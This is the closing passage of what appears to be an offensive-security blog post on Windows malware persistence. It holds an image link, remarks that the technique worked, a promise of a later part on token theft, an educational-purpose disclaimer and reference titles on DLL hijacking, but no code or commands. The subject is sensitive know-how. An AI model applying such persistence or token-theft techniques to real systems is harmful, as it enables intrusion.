




Which can you notice if you decide to “return everything back to its place”.

So, as you can see everything is worked perfectly! =^..^=

> The next one was supposed to be 17, but it will come out together with the third part about the theft of tokens. I couldn't understand for 10 minutes why it doesn't work for me :)



I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

MSDN Windows Error Reporting
DLL hijacking
DLL hijacking with exported functions
Malware persistence: part 1
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine